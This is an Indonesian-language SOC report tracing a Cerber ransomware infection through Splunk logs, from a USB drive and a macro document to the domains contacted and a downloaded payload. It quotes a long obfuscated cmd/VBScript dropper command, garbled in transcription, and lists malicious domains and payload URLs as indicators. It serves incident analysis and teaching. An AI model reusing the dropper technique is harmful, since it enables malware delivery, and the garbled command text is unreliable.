



# SECURITY REPORT

2023

## Ransomware Infection Investigation Report



[github.com/Abdibimantara](https://github.com/Abdibimantara)



[abdibimantara.github.io](https://abdibimantara.github.io)



[abdibimantara91@gmail.com](mailto:abdibimantara91@gmail.com)

## Daftar Isi

|                               |    |
|-------------------------------|----|
| Executive Summary.....        | 1  |
| Latar Belakang.....           | 2  |
| Lab Environment.....          | 2  |
| Analysis Incident .....       | 3  |
| Incident Flow .....           | 18 |
| Indicator of Compromise ..... | 19 |
| Rekomendasi.....              | 19 |
| Referensi .....               | 19 |

## Executive Summary

Ransomware yang menginfeksi local environment adalah cerber ransomware. Media infeksi malware tersebut melalui removable media (Flashdisk) dengan nama MIRANDA\_PRI, dan file malicious pertama kali yang diketahui adalah Miranda\_Tate\_unveiled.dotm. Malicious domain yang dikunjungi oleh host terinfeksi adalah solidaritedeproximity(.org) dan cerberhhyed5frqa(.)xmfirm0(.)win. terdapat file .txt dan .pdf yang terindikasi terenkripsi oleh ransomware tersebut

## Latar Belakang

Berdasarkan monitoring yang dilakukan oleh tim SOC, Terdapat adanya indikasi suspicious yang terdeteksi berasal dari device environment internal. Melalui beberapa data yang ada, tim SOC mengeluarkan hasil hipotesa sementara yaitu aktivitas tersebut berhubungan dengan malware infected. Jenis malware yang berhasil diketahui oleh tim SOC termasuk dalam jenis malware ransomware.


## Lab Environment

Dalam melakukan proses investigasi, Tim SOC menggunakan dataset yang berasal dari bots.splunk.com. Data tersebut berasal dari beberapa log yang telah terintegrasi pada siem Splunk sehingga menghasilkan beberapa security event seperti :

- Microsoft Sysmon
- Windows Events
- Windows Registry
- IIS
- Splunk Stream (Wire Data)
- Suricata
- Fortigate (NGFW)

## Analysis Incident

Berdasarkan monitoring yang dilakukan oleh tim SOC, Aktivitas suspicious tersebut terdeteksi di tanggal 24 Agustus 2016 pada device dengan hostname **we8105desk**. Setelah mengetahui hostname dari device yang terindikasi terinfeksi malware, Tim SOC segera melakukan pencarian IP address dari hostname device tersebut.



The image contains two screenshots of a SIEM interface. The top screenshot shows a query for 'src' with results for 192.168.250.255 (69), 224.0.0.252 (6), and we8105desk.waynecorpinc.local (52378). The bottom screenshot shows a query for 'src\_ip' with results for 192.168.250.100 (52270), 192.168.250.255 (69), 127.0.0.1 (66), 0.0.0.0 (42), and 224.0.0.252 (6).

| src                           | count |
|-------------------------------|-------|
| 192.168.250.255               | 69    |
| 224.0.0.252                   | 6     |
| we8105desk.waynecorpinc.local | 52378 |

| src_ip          | count |
|-----------------|-------|
| 192.168.250.100 | 52270 |
| 192.168.250.255 | 69    |
| 127.0.0.1       | 66    |
| 0.0.0.0         | 42    |
| 224.0.0.252     | 6     |

Gambar 1. Query investigasi IP Address

Setelah dilakukan query pada SIEM, diketahui ip address 192.168.250.100 mendominasi untuk hostname “we8105desk”. Dimana ip address tersebut berjumlah 52270, jumlah tersebut jika dibandingkan dengan ip address lainnya memiliki perbedaan yang cukup signifikan. Selain itu berdasarkan gambar 1, juga diketahui dengan menggunakan query “src” pada SIEM, menghasilkan computer name “we8105desk.waynecorpinc.local” dengan total sebanyak 52378. Jumlah tersebut sangat mendekati dengan jumlah dari query “src\_ip”. Sehingga tim SOC dapat menyimpulkan bahwa hostname yang terinfeksi malware tersebut berasal dari ip address 192.168.250.100.

Investigasi dilanjutkan dengan mencari tahu bagaimana device “we8105desk.waynecorpinc.local” dengan ip address 192.168.250.100 dapat terinfeksi serangan malware. Tim SOC menduga bahwa pada computer tersebut dapat terinfeksi malware melalui transfer file dari

eksternal *removable* media yaitu usb flashdisk. Untuk mencari tahu history eksternal removable media yang terhubung pada device terinfeksi tersebut, tim SOC Kembali melakukan query pada siem.

| i | Time                      | Event  |
|---|---------------------------|--|
| > | 8/24/16<br>4:42:17.000 PM | <pre> 08/24/2016 10:42:17.287 event_status="(0)The operation completed successfully." pid=708 process_image="c:\Windows\System32\svchost.exe" registry_type="SetValue" key_path="HKLM\system\controlset001\enum\wpdbusenumroot\umb\2&amp;37c186b&amp;0&amp;storage#volume#_??_usbstor#disk&amp;ven_generic&amp;prod_flash_disk&amp;rev_8.07#7d961196&amp;0#friendlyname" data_type="REG_SZ" data="MIRANDA_PRI" Collapse host = we8105desk   source = WinRegistry   sourcetype = WinRegistry </pre> |
| > | 8/24/16<br>4:42:17.000 PM | <pre> 08/24/2016 10:42:17.287 ... 2 lines omitted ... process_image="c:\Windows\System32\WUDFHost.exe" registry_type="SetValue" key_path="HKLM\software\microsoft\windows portable devices\devices\wpdbusenumroot\umb\2&amp;37c186b&amp;0&amp;storage#volume#_??_usbstor#disk&amp;ven_generic&amp;prod_flash_disk&amp;rev_8.07#7d961196&amp;0#friendlyname" data_type="REG_SZ" Show all 8 lines host = we8105desk   source = WinRegistry   sourcetype = WinRegistry </pre>                         |

|  |  |   |
|--|--|---|
| <input type="checkbox"/> event_status ▾        | (0)The operation completed successfully.   | ▾ |
| <input type="checkbox"/> eventtype ▾           | winregistry_windows ( change endpoint os windows )   | ▾ |
| <input type="checkbox"/> key_path ▾            | HKLM\system\controlset001\enum\wpdbusenumroot\umb\2&37c186b&0&storage#volume#_??_usbstor#disk&ven_generic&prod_flash_disk&rev_8.07#7d961196&0#friendlyname               | ▾ |
| <input type="checkbox"/> msg ▾                 | The operation completed successfully.  | ▾ |
| <input type="checkbox"/> object ▾              | friendlyname   | ▾ |
| <input type="checkbox"/> object_category ▾     | registry   | ▾ |
| <input type="checkbox"/> object_path ▾         | HKLM\system\controlset001\enum\wpdbusenumroot\umb\2&37c186b&0&storage#volume#_??_usbstor#disk&ven_generic&prod_flash_disk&rev_8.07#7d961196&0#                           | ▾ |
| <input type="checkbox"/> pid ▾                 | 708  | ▾ |
| <input type="checkbox"/> process_image ▾       | c:\Windows\System32\svchost.exe  | ▾ |
| <input type="checkbox"/> registry_key_name ▾   | 2&37c186b&0&storage#volume#_??_usbstor#disk&ven_generic&prod_flash_disk&rev_8.07#7d961196&0#   | ▾ |
| <input type="checkbox"/> registry_path ▾       | HKLM\software\microsoft\windows portable devices\devices\wpdbusenumroot\umb\2&37c186b&0&storage#volume#_??_usbstor#disk&ven_generic&prod_flash_disk&rev_8.07#7d961196&0# | ▾ |
| <input type="checkbox"/> registry_type ▾       | SetValue   | ▾ |
| <input type="checkbox"/> registry_value_data ▾ | MIRANDA_PRI  | ▾ |
| <input type="checkbox"/> registry_value_name ▾ | friendlyname   | ▾ |

Gambar 2. Pengecekan history USB Device

Berdasarkan hasil riset tim SOC, untuk melihat history dari eksternal removable media (USB flashdisk) yang terhubung ke computer tersebut dapat diketahui melalui pengecekan dari registry dengan keyword “friendlyname”. Sehingga tim SOC mencari data yang berasal log winregistry. Berdasarkan gambar 2, terdapat 2 data yang berasal dari log winregistry yang terdeteksi pada jam 10:42:17. Setelah dilakukan penelusuran data melalui detail log, didapatkan USB device yang pernah terkoneksi pada host “we8105desk” adalah “MIRANDA\_PRI”.



Setelah mengetahui informasi mengenai nama usb yang diduga menjadi media penyebaran, tim SOC melanjutkan penelusuran mengenai malicious file yang menjadi titik awal penyebaran malware tersebut.

| _time :             | CommandLine :  | ParentCommandLine :  |
|---------------------|--|--|
| 2016-08-24 16:43:12 | "C:\Program Files (x86)\Microsoft Office\Office4\WINWORD.EXE" /n /f "D:\Miranda_Tate_unveiled.dotm"  | C:\Windows\Explorer.EXE  |
| 2016-08-24 16:43:21 | cmd.exe /V /C set "OSI=APPDATA\SRANDOMS.vbs" &amp; (for %i in ("D:\RML" "FUNCTION Gb1Pp(P5521)" "EYnt=45" "Qb1Pp=44CP5521)" "%i"=52" "end FUNCTION" "Sub QjryDQj)" "JHwq=56" "Dla U4v,G4co" "L1=23" "dO WHILE Uj34it:&lt;1816-3815" "G4coQ+G4coQ+1" "VSCRIPt,sLEP(11)" "L0op" "Us2Kp+85" "End sub" "FUNCTION J7(BL1443)" "K5AU+29" "J7+ChR(BL1443)" "XbNuEM+36" "end FUNCTION" "Sub HAQrQ)" "KXCRzr+9" "Dla Ju" "Q17+34" "Ju+JmR+QrQ" "Do WHILE tMEf&lt;1:Ju" "WSCRIPt.sLEP(6)" "L0op" "EdKRk+78" "end sub" "FUNCTION H1p67JL(BuqH7,Qk)" "Yi+88" "dM KH,ChofY,RX,Pg,CvY(8)" "Com7" "CvY(1)+187" "Rzf+58" "CvY(5)+115" "B5Kw+18" "CvY(4)+56" "Cwde+35" "CvY(7)+118" "AQ+58" "CvY(8)+108" "Y6CnI+62" "CvY(2)+183" "Jh3F21+74" "CvY(8)+119" "JhV52z+76" "CvY(3)+53" "Yh+31" "CvY(8)+115" "YvD+47" "TbvF1+67" "Set KM=CrAtWbJct(ABy("3C3A10381F20863788772938033C3C281C2D8A342838853C8C2D", "YoJ")) "V2Jh+73" "Set ChpF+44.GEtfLE(BuqIM7)" "R5v+58" "Set Pg=ChpF.qbH5tEXt3(BuWk(886-686;7272-7273)" "CvXc+83" "Set RY=44.CrEAtWbJct(LQ,6566-6565;2588-2588)" "Xp,Suf+76" "Do UNtIL Pg.sTEndOfStream" "RX.WLSE.J7(OyVnQ(OB1Pp(Pg,EAQ(4633-4632)),CvY(8)))" "L0op" "TQz+49" "RX.clOsE" "CMB1G7+51" "Pg.clOsE" "PmY+64" "end FUNCTION" "FUNCTION Q13EF()" "tBL+16" "Q13EF+uacORD(tme)" "MUKPnQ+41" "end FUNCTION" "Function ABy(Aw,T1GCB0)" "QOCH+82" "Dla V3s18w,F4ra,AxFE" "RLB8R+89" "for V3s18w=1 to (LEn(Aw)/2)" "F4ra+J7((8278-8232) & & J7((5328/74)& & nD(Aw, (V3s18w+V3s18w-1,23)))" "AxFE+(OB1Pp(nD(T1GCB0,(V3s18w MOD Len(T1GCB0))+1,1)))" "ABy+ABy+J7(OyVnQ(F4ra,AxFE))" "NEKt" "DxZ4B+89" "end FUNCTION" "Sub AylnIc()" "Nlnzb+92" "Dla GWCK,Qjy,qkAs08" "Fdu+7" "GWCK+93961822" "Uz+32" "Fur Qjy=1 to GWCK" "qkAs08+qkAs08+1" "NEKt" "B1j3qNk+63" "If qkAs08+GWCK then" "KXso+18" "HA((-176+446))" "IP4+48" "Rq(ABy("0B3810446287618289503C28238A380C383D1128C378859313544028185377C39173D4782826", "Qc014X4"))" "YtAy+31" "A15e" "D0Sgma+84" "Ap+86" "End IF" "XyUP+44" "end sub" "sub GWTD3vYfAd8PpJ)" "S08RL+59" "Dla UPMz,Xbc1" "DwaJPK+88" "Xbc1+Dra4Wt" "GRDZ+92" "set UPMz=CrEAtWbJct(ABy("33A7889156A3114A43323",Xbc1))" "GdRg+3" "UPMz.Qda" "TfF+48" "UPMz.LYPC+667-6866" "R0Jh+24" "UPMz.XrIta FAd8PpJ)" "WlFv+78" "UPMz.SaveOffIle RML,8725-8723" "AP+4" "UPMz.clOsE" "Jc7F2+1" "Ck4e" "JhH8" "End sub" "FUNCTION VqPDq11)" "Dz+22" "Dla YtWd,BAUTCz,Uj,V1VWg,IK" "GZDh8+32" "On Error R5ume NEKt" "B7vT+1" "Uv+Tk" "ELw+73" "set YtWd=CrEAtWbJct(ABy("3C8788268224F7A3B3C8E3887",Uj))" "K4+62" "GAlP" "tStc+19" "set DzcYtWd=4WtRfOMnI(ABy("B138183488823A",EQlW"))" "D95+38" "RML=DzcY(ABy("14838811728C14",KJ3))& & J7((8882-7918)& & Q13EF & & Q13EF & "ATCQ+95" "J1VwD+FcQq)" "Tf+79" "set BAUTCz=CrEAtWbJct(ABy("2E38122329183E12568381C3D19123781",J1VWg))" "QUV+56" "BAUTCz.OpN ABy("806E1E",KJ7",PDq11,7387-7387" "JX2+58" "BAUTCz.SeRqUestHAdR ABy("1F59242828", "Dh37",ABy("00354C3D3585967ADP8888", "VdL8P"))" "JkT+71" "BAUTCz.SEND()" "QDP4+48" "If BAUTCz.StAtUsTExt+ABy("6528483534542512023C3810572727", "5512A") then" "PwtLW23+36" "GAlP" "R4vY55+63" "M4(4)" "J7L4+48" "GfEd3v BAUTCz.ReSpOnSeBody" "Y59P+21" "ELz" "D1T+91" "Jc="MAVDSH" "Wk+14" "set BAUTCz.CrAtWbJct(ABy("93125369302313236A8883218121888",IK))" "QJ+35" "BAUTCz.OpN ABy("2A20E", "Tm328"),ABy("B7351831556E4878506F5073D06F5E75068E22918341281F26", "Aq") "S8C2+5022" "UPMz+95" "BAUTCz.SeRqUestHAdR ABy("143918A2A", "AFAw"),ABy("371838181716CF786644", "LU1"), "NJUx+93" "BAUTCz.SEND()" "E0R+44" "If BAUTCz.StAtUsTExt+ABy("83518A383A51146F185F163B3658C", "D8Xk") Then GfD3v BAUTCz.ReSpOnSeBODY" "G6MEZ+94" "t3NLT+56" "and If" "Dq+54" "end FUNCTION" "Function OyVnQ(Ui,BrtEd)" "SNDW+99" "OyVnQ(Ui And not BrtEd)OR(NOT Ui And BrtEd)" "Q15K+54" "end FUNCTION" "Sub Ck4eA()" "KtOyAw+62" "Dla Euf,WbUd,NCLN,F88K1" "ASAT+92" "NCIn+****" "SX8+93" "WbUd=RML & & Q13EF & & ABy("4A338F3F", "H8D8Dp)" "Yv87Zh+92" "H1p67JL RML,WbUd" "L13+45" "If F88K1+**** then M4(4)" "Cm4+32" "Eup=Id4+****" "G6ME+93" "Set Vp=CrAtWbJct(ABy("2638814288F445321141487",Euf))" "U5Qw+85" "Vp.Rm ABy("182328781632975C8DC8C278F1E1536C8E7951", "UML") & & WbUd.MCLN,2912-2912,5759-5759" "AdmCvL+19" "End sub" "Jox23+43" "AylnIc" "sub GAlP()" "G4vz+95" "Dla DCh8lg, CjNDY9" "for DCh8lg = 68 to 8888237" "CjNDY9 = Rvr + 23 + 35 + 27" "NEKt" "X88N+48" "end sub" "do Becho 5-13&lt;10511" & & start "" 10511" | C:\Program Files (x86)\Microsoft Office\Office4\WINWORD.EXE" /n /f "D:\Miranda_Tate_unveiled.dotm"           |
| 2016-08-24 16:43:27 | C:\Windows\spWow64.exe 8192  | C:\Windows\Explorer.EXE  |
| 2016-08-24 16:56:47 | "C:\Windows\system32\cmd1132.exe" C:\Windows\system32\shell32.dll,OpenAs_RunDLL D:\Work Stuff\813181386.pdf  | C:\Windows\Explorer.EXE  |
| 2016-08-24 16:56:51 | "C:\Program Files (x86)\Internet Explorer\Iexplore.exe" -nohome  | C:\Windows\system32\cmd1132.exe<br>C:\Windows\system32\shell32.dll,OpenAs_RunDLL D:\Work Stuff\813181386.pdf |

Gambar 3. Identifikasi malicious file

Dikarenakan media penyebaran malware tersebut berasal dari USB, sehingga tim SOC berasumsi bahwa proses execute command tersebut harusnya berasal selain dari direktori C. Disini tim SOC memulai penelusuran awal dengan fokus pada direktori D. Setelah dilakukan pencarian melalui query, tim SOC menemukan sebanyak 5 data related dengan proses excuted file. Terlihat dari gambar 3, terdapat proses execute file "D:\Miranda\_Tate\_unveiled.dotm" pada Parent Commandline. Dari proses parent commandline tersebut menghasilkan 2 commandline (childcommandline). Berdasarkan informasi yang didapatkan oleh tim SOC, malicious file tersebut merupakan file yang berkaitan dengan makro dokumen Microsoft word. Makro sendiri merupakan serangkaian perintah atau command yang dapat dieksekusi untuk otomatisasi tugas tertentu. Jika ditelusuri lebih detail, setelah berhasil menjalankan file "D:\Miranda\_Tate\_unveiled.dotm" maka secara otomatis juga akan menjalankan 2 proses lainnya yaitu "cmd.exe" dan "splwow64.exe".

[illegible]

Setelah melakukan berbagai macam query, tim SOC menemukan suatu proses yang terlihat sebagai anomaly. Dimana anomaly tersebut tim SOC identifikasi melalui panjangnya string dari suatu commandline. Terlihat pada gambar diatas, commandline tersebut berasal dari "cmd.exe" yang memiliki Panjang string sekitar 4490. Perlu diketahui bahwa proses anomaly yang ditemukan sebelumnya juga melibatkan "cmd.exe".

| dest_ip        | count |
|----------------|-------|
| 192.168.250.20 | 1554  |
| 192.168.2.50   | 1448  |

Gambar 5. Connection from infection host

Namun dikarenakan ip destination yang didapatkan terdapat 2 yang memiliki jumlah significant ketimbang lainnya, sehingga tim SOC kembali melakukan penelusuran melalui log source Windows Registry. Dimana pada log Windows Registry ini, Tim soc juga berfokus pada aktivitas fileshare. Dimana pada file share tersebut juga melibatkan keyfield “Mountpoints”. Dimana Dalam konteks file sharing, mountpoints dapat digunakan untuk memberikan akses ke direktori atau drive yang di-"share" kepada pengguna atau sistem lain.

| Values                     | Count | %    |
|----------------------------|-------|------|
| \\192.168.250.20#fileshare | 818   | 100% |

Gambar 6. File share Investigasi

Terlihat pada gambar 6, bahwa computer “we8105desk” mencoba melakukan aktivitas fileshare ke arah ip 192.168.250.20 dengan menggunakan utilitas mounpoints. Setelah diketahui bahwa terdapat ip yang menjalin komunikasi dengan device tercompromise, tim SOC kembali melakukan penelusuran ip tersebut merupakan ip yang digunakan untuk device apa.



src\_host

>100 Values, 97.576% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Top 10 Values

Count

%

we9041srv.waynecorpinc.local

3,137

17.163%

we8105desk.waynecorpinc.local

1,537

8.409%

we9748srv.waynecorpinc.local

134

0.733%

we1864srv.waynecorpinc.local

76

0.416%

we5364srv.waynecorpinc.local

59

0.323%

dvc\_nt\_host

>100 Values, 100% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Top 10 Values

Count

%

we9041srv

3,145

16.789%

we8105desk

1,554

8.296%

dest\_host

>100 Values, 38.8% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Top 10 Values

Count

%

we9041srv

1,553

21.368%

WE9041SRV

1,015

13.965%

google-public-dns-a.google.com

382

5.256%

we9041srv.waynecorpinc.local

44

0.605%

r.arin.net

25

0.344%

we9748srv.waynecorpinc.local

20

0.275%

we9748srv

19

0.261%

Gambar 7. Detail host File Sharing

Terlihat berdasarkan gambar 7, diketahui bahwa ip 192.168.250.20 tersebut berasal dari computer name “we9041srv”. Hal ini dibuktikan dengan penelusuran satu persatu dari key Field src host, dest\_host dan dvc\_nt\_hosts. Tim SOC kembali menelusuri melalui data yang terdapat pada SIEM. Setelah mengetahui Bahwa device tercompromise “we8105desk” melakukan kegiatan fileshare ke arah ip 192.168.250.20 dengan computer name “we9041srv”, Tim SOC berfokus untuk menemukan domain mana yang pertama kali diakses oleh device tercompromise “we8105desk”.

| src   |       |      |
|---|-------|------|
| 1 Value, 100% of events   |       |      |
| Selected <input type="button" value="Yes"/> <input type="button" value="No"/>                               |       |      |
| <b>Reports</b><br><a href="#">Top values</a> <a href="#">Top values by time</a> <a href="#">Rare values</a> |       |      |
| <a href="#">Events with this field</a>  |       |      |
| Values  | Count | %    |
| 192.168.250.100   | 46    | 100% |

Gambar 8. Source ip Infection host

Berdasarkan gambar 8, tim SOC melakukan penelusuran berdasarkan log type stream DNS. Namun dalam proses penelusuran ini, tim SOC hanya mendapati source berupa ip dan bukan nama host. Sehingga tim SOC menggunakan ip 192.168.250.100 yang terdeteksi sebagai ip dari computer terinfeksi ransomware. Selain itu tim SOC juga menggunakan command record\_type untuk hanya memunculkan data yang berupa ipv4 saja.

```

transport: udp
}
Show as raw text
bytes = 70 | date_hour = 18 | date_mday = 24 | date_minute = 10 | date_month = august | date_second = 40 | date_wday = wednesday | date_year = 2016 |
date_zone = 0 | dest = 192.168.250.20 | dest_ip = 192.168.250.20 | dest_port = 53 | host = splunk-02 | index = botsv1 | linecount = 1 |
punct = [{"..."}] | query() = crt.microsoft.com | query() = crt.microsoft.com | source = stream:dns | sourcetype = stream:dns |
splunk_server = Domane-Workshop-I-0ae73e04513e088b7 | src = 192.168.250.100 | src_ip = 192.168.250.100 | src_port = 58232 | timeendpos = 39 |
timestamp = 2016-08-24T18:10:40.563429Z | timestartpos = 12 | transport = udp

```


Gambar 9. RAW data DNS destination

Disini tim SOC berhasil mendapati hasil bahwa terdapat adanya suatu domain yang dikunjungi yaitu crt.microsoft.com. Namun domain tersebut tampak seperti clean atau legitimate. Sehingga dalam penelusuran ini, Tim SOC kembali menggunakan tambahan query untuk melakukan pencarian informasi mengenai malicious domain yang pertama kali dikunjungi oleh ip tercompromise tersebut.

| New Search   |  |                 |   |
|--|--|-----------------|---|
| index=botsv1 sourcetype="stream:DNS" src="192.168.250.100" record_type=A NOT(query()=*.microsoft.com OR query()=*.bing.com OR query()=isatap OR query()=wpad OR query()<br>=waynecorpinc.local)<br>  table _time query() src dest<br>  reverse |  |                 | Save As ▾ Create Table View Close<br>during Wed, Aug 24, 2016 🔍 |
| ✓ 5 events (8/24/16 12:00:00.000 AM to 8/25/16 12:00:00.000 AM) No Event Sampling ▾ Job ▾       → ⚙ ⚡ ⚡ Smart Mode ▾   |  |                 |   |
| Events Patterns <b>Statistics (5)</b> Visualization  |  |                 |   |
| 20 Per Page ▾ ✓ Format Preview ▾   |  |                 |   |
| _time ▴  | query() 🔍  | src 🔍           | dest 🔍  |
| 2016-08-24 16:34:39.352  | dns.msftncsi.com<br>dns.msftncsi.com                     | 192.168.250.100 | 192.168.250.20  |
| 2016-08-24 16:48:12.267  | solidaritedeproximite.org<br>solidaritedeproximite.org   | 192.168.250.100 | 192.168.250.20  |
| 2016-08-24 16:49:24.308  | ipinfo.io<br>ipinfo.io                                   | 192.168.250.100 | 192.168.250.20  |
| 2016-08-24 16:56:54.715  | shell.windows.com<br>shell.windows.com                   | 192.168.250.100 | 192.168.250.20  |
| 2016-08-24 17:15:12.668  | cerberhyed5frqa.xmfir0.win<br>cerberhyed5frqa.xmfir0.win | 192.168.250.100 | 192.168.250.20  |

Gambar 10. Top 5 Domain Destination

Dari penelusuran yang dilakukan oleh tim SOC, Terdapat 5 domain yang diketahui dikunjungi oleh ip tercompromise tersebut. Hasil penelusuran ini didapat dengan mengecualikan dari Microsoft.com, bing.com, isatap dan wpad. Berdasarkan waktu, diketahui bahwa ip 192.168.250.100 pertama kali mencoba mengakses domain dns.msftncsi.com. Namun tim SOC melihat domain ini tampaknya legitimate, sehingga tim SOC mencoba memvalidasi domain tersebut dengan tools online yaitu whois.

|  Registrant Contact |                               |
|--|-------------------------------|
| Name:  | Domain Administrator          |
| Organization:  | Microsoft Corporation         |
| Street:  | One Microsoft Way             |
| City:  | Redmond                       |
| State:   | WA                            |
| Postal Code:   | 98052                         |
| Country:   | US                            |
| Phone:   | +1.4258828080                 |
| Fax:   | +1.4259367329                 |
| Email:   | <b>domains</b> @microsoft.com |

*Gambar 11. Detail Domain Microsoft*

Hasil yang didapatkan oleh tim soc, terlihat clean. Dimana Domain tersebut diketahui berasal dari organisasi atau Perusahaan Microsoft dengan email yaitu [domain@microsoft.com](mailto:domain@microsoft.com). Hal ini dapat membuktikan bahwa domain dengan nama dns.msftncsi.com legitimate dikarenakan domain tersebut benar berasal dari Microsoft. Secara otomatis, fokus tim SOC kembali ke urutan kedua yaitu solidaritedeproximate.org.

## Raw Whois Data

```
Domain Name: solidaritedeproximitye.org
Registry Domain ID: 057c591253824d018fa91311596e8a4f-LROR
Registrar WHOIS Server: http://whois.ovh.com
Registrar URL: http://www.ovh.com
Updated Date: 2023-07-06T09:47:07Z
Creation Date: 2008-07-11T05:34:30Z
Registry Expiry Date: 2024-07-11T05:34:30Z
Registrar: OVH sas
Registrar IANA ID: 433
Registrar Abuse Contact Email: abuse@ovh.net
Registrar Abuse Contact Phone: +33.972101007
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization:
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province:
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: FR
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
```

*Gambar 12. Detail Malicious Domain*

Menurut hasil penelusuran dari tools whois, domain solidaritedeproximitye.org, tidak diketahui informasi detailnya. Terdapat keterangan Redacted For Privacy dalam penelusuran menggunakan tools whois. Maksud dari keterangan "REDACTED FOR PRIVACY" adalah bahwa data pribadi pemilik domain telah disembunyikan atau disensor dalam database WHOIS. Hal ini tentu menjadikan stigma negative terhadap domain tersebut, sehingga tim SOC memiliki hipotesa bahwa malicious domain pertama yang dihubungi oleh ip address 192.168.250.100 adalah solidaritedeproximitye.org.



Setelah mengetahui domain mana yang dikunjungi oleh ip dari device tercompromise. Tim SOC melanjutkan penelusuran mengenai cryptor code ataupun nama file yang didownload oleh malware tersebut.

| dest            | count | values(url)  |
|-----------------|-------|--|
| 104.107.45.91   | 3     | http://go.microsoft.com/fwlink/  |
| 199.117.103.168 | 10    | http://crl.microsoft.com/pki/crl/products/CodeSigPCA.cr1<br>http://crl.microsoft.com/pki/crl/products/CodeSignPCA2.cr1<br>http://crl.microsoft.com/pki/crl/products/MicCodSigPCA_08-31-2010.cr1<br>http://crl.microsoft.com/pki/crl/products/WinPCA.cr1<br>http://crl.microsoft.com/pki/crl/products/microsoftrootcert.cr1 |
| 199.117.103.176 | 2     | http://crl.microsoft.com/pki/crl/products/CodeSignPCA.cr1  |
| 204.79.197.200  | 3     | http://www.bing.com/favicon.ico  |
| 23.2.143.41     | 5     | http://go.microsoft.com/fwlink/  |
| 23.213.192.158  | 1     | http://www.microsoft.com/pki/CRL/products/Microsoft%20Windows%20Hardware%20Compatibility%20PCA(1).cr1  |
| 23.6.165.123    | 1     | http://go.microsoft.com/fwlink/  |
| 23.63.188.67    | 1     | http://www.microsoft.com/pki/CRL/products/Microsoft%20Windows%20Hardware%20Compatibility%20PCA(1).cr1  |
| 37.187.37.150   | 1     | http://solidaritedeproximitye.org/mhtr.jpg   |
| 54.148.194.58   | 1     | http://ipinfo.io/json  |
| 67.132.183.25   | 5     | http://shell.windows.com/0409/fileassoc.css<br>http://shell.windows.com/HeaderSlice.jpg<br>http://shell.windows.com/fileassoc/fileassoc.asp  |
| 92.222.104.182  | 1     | http://92.222.104.182/mhtr.jpg   |

Gambar 13. Detected Malicious IP, Domain and file

Melalui penelusuran berdasarkan source stream:http, Tim SOC menemukan adanya url yang diakses atau dikunjungi oleh device dengan ip tercompromise. Dimana dari beberapa url tersebut terdapat Microsoft yang terlihat legitimate. Sehingga untuk url dengan keyword “Microsoft” tim SOC kecualikan. Tim SOC berfokus pada http:// solidaritedeproximitye.org yang mana pada penelusurannya sebelumnya adalah domain pertama kali yang dikunjungi oleh device dengan ip tercompromise. Disini tim SOC, menemukan adanya file mhtr.jpg. Setelah dilakukan penelusuran file tersebut related dengan **“Cerber Ransomware”**. Dimana dalam penelusuran yang dilakukan oleh tim SOC di internet yaitu dokumentasi dari website checkpoint, file mhtr.jpg tersebut related dengan IOC dari cerber ransomware yaitu domain solidaritedeproximitye.org dan ip 92.222.104.182.

The command line then executes wscript (wscript.exe PID: 1432) with the dropped vbs file (28156.vbs), which in turn downloads the first Cerber Ransomware malicious file (Fig. 4) (272730.tmp) while accessing the following sites:

- Solidaritedeproximate[.]org/mhtr.jpg
- 92.222.104[.]182/mhtr.jpg

*Gambar 14. IOC Cerber Ransomware*

Setelah mengetahui file malicious serta domain dan ip address yang berhubungan dengan Cerber Ransomware, Tim SOC mendapati adanya malicious file yaitu 121214.tmp. Tim SOC kembali melakukan penelusuran untuk mengetahui detail dari parent proses dari file tersebut.

| _time ↕             | ProcessId ↕ | ParentProcessId ↕ | ParentCommandLine ↕ | CommandLine ↕   |
|---------------------|-------------|-------------------|---------------------|---|
| 2016-08-24 16:48:21 | 2948        | 1476              |                     | "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"  |
